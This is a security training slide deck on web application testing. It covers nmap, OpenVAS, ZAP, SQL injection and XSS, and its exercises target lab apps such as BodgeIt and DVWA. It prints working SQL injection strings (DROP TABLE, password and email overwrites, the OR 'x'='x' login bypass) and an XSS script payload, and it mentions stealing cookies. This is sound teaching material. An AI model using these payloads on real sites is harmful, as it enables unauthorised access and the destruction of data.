Hands on Web App security testing

Simon Whittaker
simon@verticalstructure.com
@szlwzl

VerticalStructure

Wifi

- Bring your laptop and have a go

- SSID: CompTraining
- WPA2:

- If you don’t have putty download it from:

http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

VerticalStructure

Format

- Talk through and demonstration
- Questions & opportunity to use the tools yourselves

VerticalStructure

Goals

- Help you to present the smallest target possible to potential attackers
- Understand common attack vectors
- Mitigation against common attack vectors
- How to ask the right questions of other developers & system administrators
- Encourage auditing of code & improved development procedures
- Not being specific about languages - these principles apply to most.
- Help you to think like the person that is attacking your application

Legal

The below is not intended to provide details on how to compromise other people's web sites and applications. The purpose is to inform developers on how to protect themselves from malicious users and attackers. The tools and methods listed should only be used on sites & applications which you directly own or have permission in writing to work on.

Performing these methods on other people's sites or applications would be considered a crime and could land you with a criminal record or worse.

VerticalStructure

Introductions

- Solutions Architect for 10 years
  - Providing Saas software to the Oil & Gas Industry
  - Infrastructure Architect
    - Building/Hosting/Testing

- Vertical Structure Ltd
  - Penetration & Security Testing

@szlwzl

www.vsltd.co/sectraining

VerticalStructure

Security Basics

- Why is security important?
- What could go wrong?
- Threat modelling enables us to identify where to focus resources
  - **S**poofing Identity
  - **T**ampering with Data
  - **R**epudiation
  - **I**nformation Disclosure
  - **D**enial of Service
  - **E**levation of Privilege

VerticalStructure

Why do we need to protect data?

- Reputation
- Loss of Data
- Customer details
- Data protection Act
  - Consequences
  - Are you registered?

VerticalStructure

Scenario 1	Scenario 2
An online book store - Nile.com	A security & defence contractor – defsecco.com
Turning over $10million+ p/a	Contracts with US & other governments
Users in multiple countries	Secure file upload section for clients
Single click shopping	


VerticalStructure

Physical/network security

Combinations of the below will be in place

- Firewalls
- Load Balancers
- Web Server
- Application
- Database

Separation



VerticalStructure

Physical - questions to ask

- Whe d?
- Whc rs?
- Wha
- Are s created?
- Are hut down?
- Unle ption/boot pass ysical access you & it's data.

VerticalStructure

Network

- What se
- What se
- How do
- When w
- What fir
- Who els
  - VLA
  - Any
- What us running as?
- What pe have?


VerticalStructure

```
PORT     STATE SERVICE                VERSION
22/tcp   open  ssh                    OpenSSH 5.8p1 Debian 7ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 10:6e:c3:82:a1:38:4d:f4:fa:38:dc:c1:19:23:f8:75 (DSA)
|_2048 83:ee:9f:7f:07:e6:ee:40:22:53:0c:26:70:eb:9f:59 (RSA)
25/tcp   open  smtp                   Postfix smtpd
|_smtp-commands: eisvm001, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=eismaggp001/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=eismaggp001/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2008-08-27 09:23:55
| Not valid after:  2008-09-26 09:23:55
| MD5:   e953 a5b1 6e4a d228 b7f7 87cb 2264 ba45
|_SHA-1: 2fb0 9975 edd3 9f86 3350 c526 aa78 7af4 0ff0 bd8d
80/tcp   open  http                   Apache httpd 2.2.20
|_http-title: Site doesn't have a title (text/html).
|_http-methods: GET HEAD POST OPTIONS
111/tcp  open  rpcbind (rpcbind V2-4) 2-4 (rpc #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          34069/tcp  status
|_  100024  1          53833/udp  status
139/tcp  open  netbios-ssn            Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn            Samba smbd 3.X (workgroup: WORKGROUP)
3000/tcp open  ppp?
3001/tcp open  nessus?
3003/tcp open  cgms?
3128/tcp open  http-proxy             Squid http proxy 2.7.STABLE9
3306/tcp open  mysql                  MySQL 5.1.63-0ubuntu0.11.10.1
| mysql-info: Protocol: 10
| Version: 5.1.63-0ubuntu0.11.10.1
| Thread ID: 1570
| Some Capabilities: Long Passwords, Connect with DB, Compress, ODBC, Transactions, Secure Connection
| Status: Autocommit
|_Salt: B\(N3T,}Sg-FXg!kv1-/
5900/tcp open  vnc                    VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication
6566/tcp open  tcpwrapped
8080/tcp open  http                   Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
| http-methods: GET HEAD POST PUT DELETE OPTIONS
| Potentially risky methods: PUT DELETE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-open-proxy: Proxy might be redirecting requests
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port3000-TCP:V=6.01%I=7%D=9/13%Time=50518C36%P=x86_64-apple-darwin10.8.
SF:0%r(DNSVersionBindReq,13,"0\n\x02\x01\0b\x05\x02\x01\0\x04\x000\x05\x02
SF:\x01\x01h\0")%r(DNSStatusRequest,13,"0\n\x02\x01\0b\x05\x02\x01\0\x04\x
SF:000\x05\x02\x01\x01h\0");
Service Info: Host:  eisvm001; OS: Linux; CPE: cpe:/o:linux:kernel
```


VerticalStructure

Disadvantages

- Opens a connection to the ports being scanned in the same way that a web browser or other application would.
- Advertises to the world that you're performing a scan.



VerticalStructure

Better NMAP

```
sudo nmap -vv -sS targethost
```

- Performs a TCP Syn Scan of the host, often referred to as a "Half Open Scan" because you send a request and then wait for a response(SYN or ACK). Reset indicates closed.
- Fast
- Requires root privileges
- Can specify network segments(/24 /16 etc) - common to all nmap commands

```
Completed SYN Stealth Scan at 08:37, 0.31s elapsed (1000 total ports)
Nmap scan report for 192.168.2.253
Host is up (0.0051s latency).
Scanned at 2012-09-13 08:37:29 BST for 1s
Not shown: 986 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3000/tcp open  ppp
3001/tcp open  nessus
3003/tcp open  cgms
3128/tcp open  squid-http
3306/tcp open  mysql
5900/tcp open  vnc
6566/tcp open  sane-port
8080/tcp open  http-proxy
MAC Address: 00:14:22:32:B4:C8 (Dell)

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.084KB)
```

```
PORT     STATE SERVICE               VERSION
22/tcp   open  ssh                   OpenSSH 5.8p1 Debian 7ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 10:6e:c3:82:a1:38:4d:f4:fa:38:dc:c1:19:23:f8:75 (DSA)
|_2048 83:ee:9f:7f:07:e6:ee:40:22:53:0c:26:70:eb:9f:59 (RSA)
25/tcp   open  smtp                  Postfix smtpd
|_smtp-commands: eismv001, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=eismaggp001/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=eismaggp001/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Not valid before: 2008-08-27 09:23:55
| Not valid after:  2008-09-26 09:23:55
| MD5:   e953 a5b1 6e4a d228 b7f7 87cb 2264 ba45
|_SHA-1: 2fb0 9975 edd3 9f86 3350 c526 aa78 7af4 0ff0 bd8d
80/tcp   open  http                  Apache httpd 2.2.20
|_http-title: Site doesn't have a title (text/html).
|_http-methods: GET HEAD POST OPTIONS
111/tcp  open  rpcbind (rpcbind V2-4) 2-4 (rpc #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          34069/tcp  status
|_  100024  1          53833/udp  status
139/tcp  open  netbios-ssn           Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn           Samba smbd 3.X (workgroup: WORKGROUP)
3000/tcp open  ppp?
3001/tcp open  nessus?
3003/tcp open  cgms?
3128/tcp open  http-proxy            Squid http proxy 2.7.STABLE9
3306/tcp open  mysql                 MySQL 5.1.63-0ubuntu0.11.10.1
| mysql-info: Protocol: 10
| Version: 5.1.63-0ubuntu0.11.10.1
| Thread ID: 1570
| Some Capabilities: Long Passwords, Connect with DB, Compress, ODBC, Transactions, Secure Connection
| Status: Autocommit
|_Salt: B\(N3T.)Sg-FXg!kv1-/
5900/tcp open  vnc                   VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication
6566/tcp open  tcpwrapped
8080/tcp open  http                  Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat
|_http-methods: GET HEAD POST PUT DELETE OPTIONS
| Potentially risky methods: PUT DELETE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-open-proxy: Proxy might be redirecting requests
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port3000-TCP:V=6.01%I=7%D=9/13%Time=50518C36%P=x86_64-apple-darwin10.8.
SF:0%r(DNSVersionBindReq,13,"0\n\x02\x01\0b\x05\x02\x01\0\x04\x000\x05\x02
SF:\x01\x01h\0")%r(DNSStatusRequest,13,"0\n\x02\x01\0b\x05\x02\x01\0\x04\x
SF:000\x05\x02\x01\x01h\0");
Service Info: Host:  eismv001; OS: Linux; CPE: cpe:/o:linux:kernel
```

```
Completed SYN Stealth Scan at 08:37, 0.31s elapsed (1000 total ports)
Nmap scan report for 192.168.2.253
Host is up (0.0051s latency).
Scanned at 2012-09-13 08:37:29 BST for 1s
Not shown: 986 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3000/tcp open  ppp
3001/tcp open  nessus
3003/tcp open  cgms
3128/tcp open  squid-http
3306/tcp open  mysql
5900/tcp open  vnc
6566/tcp open  sane-port
8080/tcp open  http-proxy
MAC Address: 00:14:22:32:B4:C8 (Dell)

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.084KB)
```

VerticalStructure

Nmap Demo

VerticalStructure

Practical

- SSH to one of the servers
- Perform an nmap scan of 192.168.0.0/24 using both methods and interpret the results

Further Investigation

When you know that a server has ports open you can start testing in more depth.

This is where we can use more tools like:

OpenVAS(an Open Source version of Nessus)

OpenVAS

The world's most advanced Open Source vulnerability scanner and manager

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution.

http://www.openvas.org/

VerticalStructure

OpenVAS Basics

- Runs in 2 parts
  - Server - can sit anywhere
  - Client - normally best on your local desktop
- Set a target
- Choose your plugins
- Set your output
- Run (have a coffee)

VerticalStructure

Running openvas

```
$ sudo /etc/init.d/openvas-server
  start
$ openvas-client
```

This should open a connection window

Click connect 

User: testing

Password: password

Connection can take some time

OpenVas Demo

VerticalStructure

ZAP - Zed Attack Proxy

The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.

VerticalStructure

Basically

- It is a great toolkit which does a lot:
  - Passive scanning of traffic
  - Active scanning of web apps
  - Spiders/Fuzzing/Brute Force & more
  - Extensible
- What we'll use it for is to:
  - Sit in between our browser and the server
  - Allow us to see/examine in detail & repeat any request made.
  - Available from: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Setup

- Start ZAP
- Set your proxy
- Set your proxy in your browser - localhost 8080
- Browse to your site

VerticalStructure

ZAP Demo

VerticalStructure

Debug Parameters

- Allow you to view content that isn't meant to be seen by end users.
- A poorly configured Coldfusion server used to let you view debug information as follows:

```
http://www.example.com?mode=debug
```

- Developers often leave them in to allow themselves an easy way to view debugging.
- They should be removed on live applications but....

Prevention

- Be sensible about use of parameters, don't expose information needlessly
- Lock down servers
  - Block all services unless required
  - Test regularly using nmap & OpenVAS
- Firewalls, VLANs all important
- Test regularly & automate your tests

VerticalStructure

ZAP Demo pt 2

VerticalStructure

What is SQL injection?

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

https://www.owasp.org/index.php/SQL_Injection

Basically...

- SQL Injection allows users to exploit your database through the browser and the exploit comes about as a result of poorly validated input.
- Input is through URL/FORM parameters.
- In my view one of the most dangerous and easy methods of exploitation.

Examples

```
. /$$                /$$           /$$$$$$
.| $$               | $$          /$$__  $$
.| $$       /$$   /$$| $$ /$$$$$$$$| $$  \__/  /$$$$$$   /$$$$$$$
.| $$      | $$  | $$| $$|____ /$$/|  $$$$$$  /$$__  $$ /$$_____/
.| $$      | $$  | $$| $$   /$$$$/  \____  $$| $$$$$$$$| $$
.| $$      | $$  | $$| $$  /$$__/   /$$  \ $$| $$_____/| $$
.| $$$$$$$$|  $$$$$$/| $$ /$$$$$$$$|  $$$$$$/|  $$$$$$$|  $$$$$$.$
.|_______/ \______/ |__/|_______/ \______/  \_______/ \_______/
                        //Laughing at your security since 2011!

+


   __
  )|     _____________________.------,_ _
 _/o|____/  ,___________.__;__,__,__,__,_Y...:::---===''''//    #anonymous
|==========\ ;  ;  ;  ;  ; \__,__\__,_____ --__,-.\   OFF  ((    #anarchists
          `----------|__,__/__,__/__/  )=))-((   '-\  THE  \\   #antisec
                      \ ==== \          \\--\\     \  PIGS \\   #lulzsec
                      `| === |           ))--\\     '''''''=,))  #fuckfbifriday
                       | === |           |'---')                #chingalamigra
                      / ==== /           `=====`
                     ´------´
```

- 77 million account details stolen
- 24 day outage
- Estimated cost $171 million

VerticalStructure

Construction of a SQL injection attack

In this example the following would be executed:

Receive input:

http://www.example.com/page.cfm?id=6

Perform query:

```
SELECT * from page WHERE id=6
```

Return results to browser

The stacked query attack

Receive input: http://www.example.com/page.cfm?id=6;DROP TABLE page

Perform query:

```
SELECT * from page WHERE id=6
```

Perform second query after the semicolon

```
DROP TABLE page
```

Return results to browser

VerticalStructure

The attack continued

Receive input:

http://www.example.com/page.cfm?
id=6;UPDATE User SET
Password=Password(‘Password’)

//guessing the table and column name

The DB performs the following query:

```
SELECT * from page WHERE id=6
```

Perform second query after the semicolon:

```
UPDATE User SET
 Password=(‘Password’)
```

Additionally

Can also be used to:

Update member emails to get passwords:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x';
      UPDATE members
      SET email = 'badperson@hacker.com'
      WHERE email = 'bob@example.com';
```

Add a new member:

```
SELECT email, passwd, login_id, full_name
     FROM members
    WHERE email = 'x';INSERT INTO members
   ('email','passwd','login_id','full_name')
           VALUES
   ('badperson@hacker.com','hello','Bad','BadPerson');--
```

SQL injection through POST

- Works in exactly the same way but using form params

Standard example of a login:

```
$sql="SELECT * FROM tbl_user WHERE
  username= '".
  $_POST['username']."' AND
  password= '".
  $_POST['password']."'";
$result=mysql_query($sql);
```

POST attacks continued...

The attacker submits in the form:

```
username=x' OR 'x'='x'
password=x’ OR ‘x’='x’
```

The query executed is:

```
SELECT * FROM tbl_user WHERE
  username=’x’ OR ‘x’='x’ AND
  password=’x’ OR ‘x’='x’;
```

They can now login as any user

VerticalStructure

SQLi Demo

VerticalStructure

Exercise

- Identify the SQLi flaw in a bodgeit store
- Compromise your bodgeit store
- Identify the SQLi flaw in DVWA
- Compromise the SQLi flaw

VerticalStructure

Hints

- Always go back to the SQL statement, if you have debug parameters which are printing out the SQL then use that. If not you'll have to guess or use a mapping tool such as sqlmap.

Hints

- Try different users
- Try different passwords and combinations of SQL injection tests
- Use the debug parameter to give you guidance
- Always refer back to the SQL

Prevention

- Validate input - trust nothing that the user sends you.
- Type all your variables - if you're expecting an integer throw an error if something else comes along.
- Use the tools your language provides:

```
mysql_real_escape_string
```

- Operate a whitelist of allowed characters not a blacklist, for an email:

```
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
0123456789
@.-_+
```


VerticalStructure

Prevention continued

- Use a web application firewall like mod_security
- Use log monitoring such as OSSEC
- Limit your database user privileges - separate read & write
- Use Stored Procedures where appropriate
- Isolate the webserver in VLAN and monitor traffic between environments.
- Check your debugging and error messages
- Know what to test for...
- Test your code & others regularly

VerticalStructure

What is Cross Site Scripting(XSS)?

Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites.

Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Basically

- Another way of injecting data to an application.
- XSS can be used to:
  - Grab details of a legitimate users login
  - Grab data from a user that has already logged in
  - Combined with SQL injection to grab data which should not be exposed
- Users are able to inject client side script(normally javascript) into web pages which is then viewed & executed by other users of the same application.

Construction of an XSS attack

You have created a form which allows a user to register:

```
<form action=”action.jsp” method =”post”>
    <input type=”text” name=”user”>
        <input type=”submit”>
            </form>
```

Construction continued

Pseudo code executed is:


```
Read in posted input from user "Simon
  Whittaker"
Insert into database
Administrator logs in to view the list of
  users
```

Construction continued

When performing an XSS attack we would see the below pseduo code


```
Read in posted input from user "Simon
  Attacker<script>alert('Compromised')</
  script>"
Insert into database
Administrator logs in to view the list of
  users and is presented by a popup stating
  "Compromised"
```

Example


The BodgeIt Store
We bodge it, so you dont have to!
User: admin@thebodgeitstore.com
Home
Logout
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
The page at 192.168.2.253:8080 says:
Compromised
Prevent this page from creating additional dialogs.
OK

What does it mean?

- Instead of the alert box generated we could just as easily be pushing document.cookie or similar to a remote site. Once the attacker has the cookie details they are able to perform tasks as the administrator.
